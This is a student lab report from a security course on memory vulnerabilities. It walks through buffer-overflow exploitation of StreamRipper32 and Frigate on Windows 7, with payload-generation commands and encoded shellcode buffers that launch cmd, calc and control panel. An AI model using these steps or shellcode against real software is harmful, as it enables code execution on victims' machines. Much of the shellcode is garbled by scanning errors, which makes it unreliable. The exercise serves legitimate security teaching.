Name: Debavi Banerjee

Registration Number: 19BCN7014


Slot: L39-40

Subject Code: CSE2010


Working with the memory vulnerabilities - II

Task:


Run the exploit script to generate the payload(exploit2.txt) file at same location.




Copy the payload text and paste it in stream ripper32



Try to crash the Vuln_Program_Stream program and exploit it.



Install Frigate on Windows 7 and paste the payload there.



Crash the application and exploit it by opening the command prompt.

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Debavi>
```

Change the default trigger from cmd.exe to calc.exe in Kali Linux.

```
windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 440 (iteration=0)
x86/alpha_mixed chosen with final size 440
Pavload size: 440 bytes
Final size of python file: 2145 bytes buf = b""
buf += b"\x89\xe3\xdb\xdf\xd9\x73\xf4\x58\x50\x59\x49\x49\x49"
   += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x43
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x69\x6c\x58\x68\x6f"
buf += b"\x72\x63\x30\x77\x70\x53\x30\x63\x50\x6d\x59\x78\x65"
buf += b"\x36\x51\x49\x50\x55\x34\x4e\x6b\x46\x30\x36\x50\x6e"
buf += b"\x6b\x46\x32\x34\x4c\x4c\x4b\x53\x62\x47\x64\x6e\x6b"
buf += b"\x72\x52\x37\x58\x64\x4f\x4e\x57\x52\x6a\x75\x76\x44
buf += b"\x71\x69\x6f\x4e\x4c\x57\x4c\x55\x31\x71\x6c\x35\x52"
   += b"\x66\x4c\x57\x50\x4a\x61\x38\x4f\x66\x6d\x57\x71\x48"
buf += b"\x47\x39\x72\x39\x62\x72\x72\x36\x37\x4c\x4b\x46\x32"
buf += b"\x62\x30\x6c\x4b\x71\x5a\x45\x6c\x6c\x4b\x72\x6c\x37
buf += b"\x61\x44\x38\x6b\x53\x42\x68\x36\x61\x38\x51\x73\x61"
buf += b"\x4e\x6b\x72\x79\x35\x70\x53\x31\x5a\x73\x6e\x6b\x57"
buf += b"\x39\x47\x68\x58\x63\x56\x5a\x62\x69\x6e\x6b\x56\x54"
buf += b"\x6e\x6b\x47\x71\x78\x56\x55\x51\x69\x6f\x4c\x6c\x4a"
   += b"\x61\x68\x4f\x56\x6d\x56\x61\x69\x57\x67\x48\x4b\x50"
buf += b"\x34\x35\x5a\x56\x57\x73\x71\x6d\x79\x68\x47\x4b\x53"
buf += b"\x4d\x67\x54\x61\x65\x7a\x44\x63\x68\x4e\x6b\x32\x78"
buf += b"\x66\x44\x63\x31\x4a\x73\x33\x56\x6e\x6b\x74\x4c\x70"
buf += b"\x4b\x4e\x6b\x33\x68\x65\x4c\x45\x51\x68\x53\x4c\x4b"
buf += b"\x33\x34\x4e\x6b\x73\x31\x5a\x70\x6c\x49\x33\x74\x76"
buf += b"\x44\x55\x74\x71\x4b\x43\x6b\x51\x71\x66\x39\x31\x4a"
buf += b"\x66\x31\x49\x6f\x4d\x30\x31\x4f\x33\x6f\x33\x6a\x6e"
buf += b"\x6b\x77\x62\x58\x6b\x6c\x4d\x33\x6d\x71\x7a\x73\x31"
   += b"\x4e\x6d\x4c\x45\x4d\x62\x73\x30\x47\x70\x47\x70\x50\
buf += b"\x50\x71\x78\x64\x71\x4c\x4b\x32\x4f\x6e\x67\x59\x6f"
buf += b"\x4e\x35\x6f\x4b\x68\x70\x4c\x75\x4e\x42\x51\x46\x53"
buf += b"\x58\x4f\x56\x4c\x55\x6d\x6d\x4d\x4d\x4d\x4b\x4f\x6a\x75"
buf += b"\x77\x4c\x56\x66\x73\x4c\x37\x7a\x4d\x50\x6b\x4b\x49"
buf += b"\x70\x64\x35\x35\x55\x4f\x4b\x51\x57\x64\x53\x63\x42"
buf += b"\x50\x6f\x62\x4a\x67\x70\x71\x43\x69\x6f\x4b\x65\x73"
buf += b"\x53\x61\x71\x52\x4c\x53\x53\x47\x70\x41\x41
```


```
buf += b'' \times 89 \times 2 \times 49 \times 49 \times 73 \times 44 \times 58 \times 50 \times 59 \times 49 \times 49 \times 49
buf += b'' \times 37 \times 51 \times 5a \times 41 \times 58 \times 50 \times 30 \times 41 \times 30 \times 41 \times 6b \times 41"
buf += b'' \times 41 \times 51 \times 32 \times 41 \times 42 \times 32 \times 42 \times 42 \times 30 \times 42 \times 42 \times 41 \times 42"
buf += b'' \times 58 \times 50 \times 38 \times 41 \times 42 \times 75 \times 4a \times 49 \times 59 \times 6c \times 38 \times 68 \times 6f''
buf += b'' \times 72 \times 43 \times 30 \times 33 \times 30 \times 67 \times 70 \times 31 \times 70 \times 6c \times 49 \times 69 \times 75"
buf += b'' \times 50 \times 31 \times 6b \times 70 \times 43 \times 54 \times 4e \times 6b \times 46 \times 30 \times 76 \times 50 \times 6e''
buf += b'' \times 6b \times 43 \times 62 \times 36 \times 6c \times 6b \times 30 \times 52 \times 46 \times 74 \times 4e \times 6b''
buf += b'' \times 34 \times 32 \times 67 \times 58 \times 56 \times 66 \times 48 \times 37 \times 62 \times 6a \times 55 \times 76 \times 36"
buf += b'' \times 51 \times 4b \times 4f \times 4c \times 55 \times 6c \times 30 \times 61 \times 63 \times 4c \times 75 \times 52"
buf += b'' \times 56 \times 4c \times 31 \times 30 \times 4a \times 61 \times 5a \times 6f \times 76 \times 6d \times 75 \times 51 \times 4f''
buf += b'' \times 37 \times 4a \times 42 \times 5a \times 52 \times 43 \times 62 \times 33 \times 67 \times 6e \times 6b \times 52 \times 72"
buf += b"\x46\x70\x6c\x4b\x61\x5a\x45\x6c\x6e\x6b\x30\x4c\x44"
buf += b'' \times 51 \times 72 \times 58 \times 4a \times 43 \times 63 \times 78 \times 66 \times 61 \times 66 \times 31 \times 66 \times 31
buf += b'' \times 6e \times 6b \times 50 \times 59 \times 51 \times 30 \times 77 \times 71 \times 4a \times 73 \times 6e \times 6b \times 50"
buf += b"\x49\x35\x48\x38\x63\x37\x4a\x32\x69\x6c\x4b\x47\x44"
buf += b"\\x6e\\x6b\\x66\\x61\\x6e\\x36\\x70\\x31\\x39\\x6f\\x6c\\x4f"
buf += b"\x31\x68\x4f\x66\x6d\x57\x71\x6f\x37\x50\x38\x4d\x30"
buf += b"\x44\x35\x6b\x46\x75\x53\x61\x6d\x7a\x58\x55\x6b\x43"
buf += b'' \times 4d \times 54 \times 64 \times 74 \times 35 \times 4a \times 44 \times 62 \times 78 \times 4c \times 4b \times 31 \times 48''
buf += b'' \times 66 \times 44 \times 75 \times 51 \times 69 \times 43 \times 43 \times 56 \times 66 \times 74 \times 4c \times 32''
buf += b'' \times 6b \times 4e \times 6b \times 63 \times 68 \times 35 \times 4c \times 47 \times 71 \times 4e \times 33 \times 6c \times 4b''
buf += b'' \times 35 \times 54 \times 6e \times 6b \times 66 \times 61 \times 68 \times 50 \times 4f \times 79 \times 72 \times 64 \times 57"
buf += b'' \times 54 \times 35 \times 74 \times 53 \times 6b \times 73 \times 6b \times 30 \times 61 \times 42 \times 79 \times 62 \times 7a''
buf += b'' \times 30 \times 51 \times 69 \times 66 \times 30 \times 31 \times 46 \times 53 \times 66 \times 52 \times 7a \times 6e''
buf += b'' \times 6b \times 72 \times 32 \times 6a \times 4b \times 4c \times 4d \times 43 \times 6d \times 63 \times 5a \times 56 \times 61"
```

buf = b""

Use the exploit3 file to generate a payload and paste it in Frigate.



Crash the application and exploit it by opening the calculator.




Change the trigger to control panel in Kali Linux.

```
windows -p windows/exec CMD=control -e
                                                                      x86/alpha_mixed -b
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 446 (iteration=0)
x86/alpha_mixed chosen with final size 446
ayload size: 446 bytes
inal size of python file: 2180 bytes
buf = b"
buf += b"\x89\xe0\xd9\xe1\xd9\x70\xf4\x5f\x57\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x49\x6c\x4a\x48\x4b"
buf += b"\x32\x67\x70\x37\x70\x67\x70\x51\x70\x6b\x39\x79\x75"
ouf += b"\x76\x51\x4f\x30\x72\x44\x4e\x6b\x42\x70\x30\x30\x4c"
buf += b"\x4b\x51\x42\x54\x4c\x6e\x6b\x56\x32\x45\x44\x6c\x4b"
ouf += b"\x71\x62\x64\x68\x56\x6f\x4e\x57\x71\x5a\x75\x76\x74
buf += b"\x71\x39\x6f\x4e\x4c\x55\x6c\x53\x51\x53\x4c\x56\x62"
buf += b"\x36\x4c\x45\x70\x6f\x31\x78\x4f\x34\x4d\x57\x71\x5a"
buf += b"\x67\x68\x62\x7a\x52\x66\x32\x36\x37\x4e\x6b\x42\x72"
buf += b"\x66\x70\x4e\x6b\x62\x6a\x75\x6c\x6e\x6b\x52\x6c\x77"
buf += b"\x61\x63\x48\x4d\x33\x43\x78\x35\x51\x6a\x71\x66\x31"
buf += b"\x6c\x4b\x70\x59\x31\x30\x55\x51\x39\x43\x6c\x4b\x67"
buf += b"\x39\x72\x38\x4b\x53\x67\x4a\x62\x69\x6c\x4b\x45\x64"
buf += b"\x4c\x4b\x67\x71\x78\x56\x70\x31\x6b\x4f\x6c\x6c\x49"
ouf += b"\x31\x65\x38\x76\x33\x33\x31\x6d\x48\x78\x67\x4b\x33"
ouf += b"\x4d\x67\x54\x30\x75\x6b\x54\x70\x58\x6e\x6b\x36\x38"
buf += b"\x71\x34\x65\x51\x49\x43\x75\x36\x4e\x6b\x54\x4c\x32"
buf += b"\x6b\x6c\x4b\x72\x78\x47\x6c\x53\x31\x58\x53\x4c\x4b"
buf += b"\x55\x54\x4c\x4b\x35\x51\x38\x50\x6b\x39\x53\x74\x74"
buf += b"\x64\x74\x64\x73\x6b\x33\x6b\x61\x71\x72\x79\x42\x7a"
buf += b"\x36\x31\x69\x6f\x59\x70\x53\x6f\x31\x4f\x71\x4a\x6e"
buf += b"\x6b\x64\x52\x78\x6b\x6c\x4d\x63\x6d\x50\x6a\x73\x31"
buf += b"\x4c\x4d\x6d\x55\x4c\x72\x63\x30\x47\x70\x33\x30\x52
buf += b"\x70\x53\x58\x74\x71\x6c\x4b\x50\x6f\x4b\x37\x4b\x4f"
ouf += b"\x78\x55\x6f\x4b\x38\x70\x48\x35\x59\x32\x53\x66\x73
ouf += b"\x58\x6c\x66\x4e\x75\x6d\x6d\x6f\x6d\x4b\x4f\x6e\x35"
uf += b"\x77\x4c\x66\x66\x33\x4c\x56\x6a\x4b\x30\x79\x6b\x79"
ouf += b"\x70\x51\x65\x55\x55\x4f\x4b\x33\x77\x45\x43\x70\x72"
buf += b"\x30\x6f\x51\x7a\x47\x70\x71\x43\x39\x6f\x6a\x75\x63"
buf += b"\x53\x52\x4f\x70\x6e\x51\x64\x63\x42\x62\x4f\x42\x4c"
ouf += b"\x73\x30\x41\x41"
```

```
buf = b""
buf += b'' \times 89 \times 6 \times da \times 28 \times d9 \times 76 \times 4a \times 4a \times 4a \times 4a \times 4a \times 4a
buf += b'' \times 52 \times 59 \times 6a \times 41 \times 58 \times 50 \times 30 \times 41 \times 30 \times 41 \times 41 \times 41
buf += b'' \times 51 \times 32 \times 41 \times 42 \times 32 \times 42 \times 42 \times 30 \times 42 \times 42 \times 41 \times 42 \times 58"
buf += b'' \times 50 \times 38 \times 41 \times 42 \times 75 \times 4a \times 49 \times 4b \times 4c \times 7a \times 48 \times 6f \times 72"
buf += b"\x53\x30\x63\x30\x77\x70\x43\x50\x6d\x59\x38\x65\x74"
buf += b'' \times 71 \times 79 \times 50 \times 71 \times 74 \times 6e \times 46 \times 46 \times 30 \times 74 \times 70 \times 6e \times 6b''
buf += b'' \times 43 \times 62 \times 46 \times 6c \times 6b \times 53 \times 62 \times 34 \times 54 \times 6c \times 4b \times 72"
buf += b'' \times 52 \times 36 \times 48 \times 44 \times 4f \times 6d \times 67 \times 50 \times 4a \times 74 \times 66 \times 35 \times 61"
buf += b'' \times 79 \times 6f \times 4e \times 4c \times 67 \times 4c \times 63 \times 51 \times 61 \times 6c \times 75 \times 52 \times 66
buf += b'' \times 4c \times 71 \times 30 \times 6b \times 71 \times 5a \times 6f \times 46 \times 53 \times 31 \times 6f \times 37"
buf += b'' \times 7a \times 42 \times 4c \times 32 \times 53 \times 62 \times 72 \times 77 \times 6e \times 6b \times 53 \times 62 \times 34"
buf += b'' \times 50 \times 6e \times 6b \times 30 \times 4a \times 75 \times 6c \times 4e \times 6b \times 72 \times 6c \times 52 \times 31"
buf += b'' \times 64 \times 38 \times 49 \times 73 \times 42 \times 68 \times 35 \times 51 \times 5a \times 71 \times 73 \times 61 \times 4c''
buf += b'' \times 4b \times 72 \times 79 \times 45 \times 70 \times 35 \times 51 \times 6e \times 33 \times 4e \times 6b \times 62 \times 69"
buf += b'' \times 64 \times 58 \times 58 \times 63 \times 57 \times 4a \times 32 \times 69 \times 66 \times 66 \times 64 \times 74 \times 4c''
buf += b'' \times 4b \times 43 \times 31 \times 4b \times 66 \times 75 \times 61 \times 39 \times 6f \times 6c \times 79 \times 51"
buf += b'' \times 68 \times 4f \times 74 \times 4d \times 47 \times 71 \times 4f \times 37 \times 50 \times 38 \times 49 \times 70 \times 33
buf += b"\x45\x6a\x56\x47\x73\x63\x4d\x79\x68\x55\x6b\x33\x4d
buf += b'' \times 55 \times 74 \times 54 \times 35 \times 6d \times 34 \times 43 \times 68 \times 6e \times 6b \times 42 \times 78 \times 75"
buf += b'' \times 74 \times 65 \times 51 \times 65 \times 63 \times 63 \times 56 \times 66 \times 65 \times 54 \times 4c \times 50 \times 4b''
buf += b'' \times 4c \times 4b \times 71 \times 48 \times 35 \times 4c \times 36 \times 61 \times 78 \times 53 \times 4e \times 6b \times 77"
buf += b'' \times 74 \times 6c \times 4b \times 76 \times 61 \times 38 \times 50 \times 6e \times 69 \times 70 \times 44 \times 47 \times 54
buf += b'' \times 34 \times 64 \times 51 \times 4b \times 61 \times 4b \times 35 \times 31 \times 63 \times 69 \times 61 \times 4a \times 53"
buf += b'' \times 61 \times 79 \times 6f \times 79 \times 70 \times 43 \times 6f \times 53 \times 6f \times 63 \times 6e \times 6b''
buf += b'' \times 55 \times 42 \times 68 \times 66 \times 4d \times 73 \times 6d \times 50 \times 6a \times 55 \times 51 \times 4e''
buf += b'' \times 6d \times 4e \times 65 \times 68 \times 32 \times 77 \times 70 \times 45 \times 50 \times 67 \times 70 \times 36 \times 30"
buf += b'' \times 33 \times 58 \times 45 \times 61 \times 60 \times 70 \times 66 \times 47 \times 79 \times 66 \times 38
buf += b'' \times 55 \times 4d \times 6b \times 7a \times 50 \times 48 \times 35 \times 4c \times 62 \times 73 \times 66 \times 50 \times 68
buf += b'' \times 4e \times 46 \times 4f \times 65 \times 4d \times 4f \times 6d \times 79 \times 6f \times 4e \times 35 \times 57
buf += b"\x4c\x75\x56\x53\x4c\x37\x7a\x6b\x30\x59\x6b\x4b\x50"
buf += b'' \times 64 \times 35 \times 43 \times 35 \times 6d \times 63 \times 77 \times 65 \times 43 \times 52 \times 70"
buf += b'' \times 6f \times 32 \times 4a \times 45 \times 50 \times 30 \times 53 \times 6b \times 4f \times 6e \times 35 \times 43 \times 53"
buf += b'' \times 42 \times 4f \times 70 \times 6e \times 31 \times 64 \times 44 \times 32 \times 62 \times 4f \times 30 \times 6c \times 43''
buf += b"\x30\x41\x41"
```

Use exploit4 file to generate a payload and paste it in Frigate.



Crash the application and exploit it by opening the control panel.

